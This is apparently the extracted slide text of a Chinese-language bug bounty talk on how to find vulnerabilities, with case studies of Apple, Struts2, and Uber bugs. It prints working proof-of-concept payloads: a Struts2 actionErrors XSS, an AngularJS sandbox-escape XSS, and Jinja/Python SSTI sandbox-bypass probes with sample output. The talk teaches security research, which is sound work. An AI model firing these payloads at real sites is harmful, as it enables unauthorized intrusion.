
```
if (preg_match("/.wikipedia.org$/", $parsed_url['host']))  
    // do proxy  
else  
    // goto fail
```

花 NT\$720 有個 XSS

好像不賴XD


平行權限與邏輯問題

Apple XSS



平行權限與邏輯問題

Apple XSS



尋找漏洞的思路

- 有做功課的 Bonus
- 天下武功唯快不破
- 認命做苦工活QQ
- 平行權限與邏輯問題
- 少見姿勢與神思路

少見姿勢與神思路

- 針對架構的了解
- 非主流的漏洞，越少人知道的東西越有搞頭
- 思路的培養
 - CTF (Capture the Flag)
 - 其他獎金獵人的 Write Ups
 - 對新技術的追逐
 - 跨界

少見姿勢與神思路 Apple RCE, 第一次進入 Apple 內網



少見姿勢與神思路

Apple RCE, 第一次進入 Apple 內網


- 忘記密碼 -> 在某個找回密碼流程中出現的頁面
 - <http://abs.apple.com/ssurvey/thankyou.action>
- 那時網路意識不高
 - Jboss, Tomcat, WebObjects 愛用者
 - 掃到一堆 /CVS/




少見姿勢與神思路

Apple RCE, 第一次進入 Apple 內網

- Struts2 漏洞在 2012 年根本沒啥人知道
- Google Trend of Struts2



少見姿勢與神思路 Apple RCE, 第一次進入 Apple 內網



發現的經典模式

發現的經典模式是：

「你尋找你知道的東西（比如到達印度的新方法）

結果發現了一個你不知道的東西（美洲）」

少見姿勢與神思路 某大廠商 XSS 0-Day 發現經過

- 掃 OO 廠商範圍時發現一個 IP
 - 怎麼判斷 IP 是不是屬於 OO 廠商？看憑證
- 進去發現是某國外大廠寫的 OO 系統
 - Struts2 撰寫
 - Full Updated
 - No more s2-0xx

少見姿勢與神思路 某大廠商 XSS 0-Day 發現經過

- 思路：
 - Struts2 撰寫 action 都需繼承 ActionSupport

```
public void setActionErrors(Collection<String> errorMessages) {  
    validationAware.setActionErrors(errorMessages);  
}
```

- 因此要判斷一個網站是不是 Struts2 所撰寫只要在尾巴加個 ?actionErrors=1 即可
- /whatever.action?actionErrors=<svg/onload=alert(1)>

少見姿勢與神思路 某大廠商 XSS 0-Day 發現經過

- 思路：

- Struts2 撰寫 action 都需繼承 ActionSupport

```
public void setActionErrors(Collection<String> errorMessages) {  
    validationAware.setActionErrors(errorMessages);  
}
```

- 因此要判斷一個網站是否是 Struts2 所撰寫只要在尾巴加個 ?actionErrors=1 即可
 - /whatever.action?actionErrors=<svg/onload=alert(1)>

One more things...

如果被過濾怎麼辦？

Thanks for AngularJS

```
{ {'a'.constructor.prototype.charAt=[].join;  
$eval('x=1} } };alert(1)//');}}
```

少見姿勢與神思路


Uber SSTI RCE

- Template 相關攻擊手法是近幾年比較夯的東西，但較少人關注
 - Client Side Template Injection
 - Server Side Template Injection
- Uber 在自身技術部落格有提到產品技術細節
 - 主要是 NodeJS 與 Flask
 - 少了做指紋辨識的時間

少見姿勢與神思路

Uber SSTI RCE

- riders.uber.com
 - 修改姓名使用等到寄信通知帳號變更
 - Cheng Da{{ 1+1 }}



少見姿勢與神思路

Uber SSTI RCE

- Python Sandbox Bypass

- {{ [].__class__.__base__.__subclasses__() }}

```
Hi, [<type 'type'>, <type 'weakref'>,
<type 'weakcallableproxy'>, <type 'weakproxy'>,
<type 'int'>, <type 'basestring'>,
..., <class 'upi.sqlalchemy.UberAPIModel'>, ...
..., <class 'celery.worker.job.Request'>, ... ]
```

- Asynchronous Task

- Template("Hi, %s ..." % get_name_from_db())

少見姿勢與神思路

Uber SSTI RCE

- Python Sandbox Bypass

- {{ [].__class__.__base__.__subclasses__() }}

Hi, [<type 'type'>, <type 'weakref'>,
<type 'weakcallableproxy'>, <type 'weakproxy'>,
<type 'int'>, <type 'basestring'>,
..., <class 'upi.sqlobject.UberAPIModel'>, ...
..., <class 'celery.backends.db.Request'>, ...]

- Asynchronous Task

- Template("Hi, %s ..." % get_name_from_db())

結語

- 一起成為獎金獵人吧！
- 勿驕矜自滿，勿忘初衷
- Organizing Your Know-How, Building Your Own Tool

閱讀資源

Google – Bughunter University

Bugcrowd – List Of Bug Bounty Programs

Hackerone – Hacktivity

Xsses.com

Facebook Bug Bounties by @phwd

Wooyun.org

Thank you

orange@chroot.org

blog.orange.tw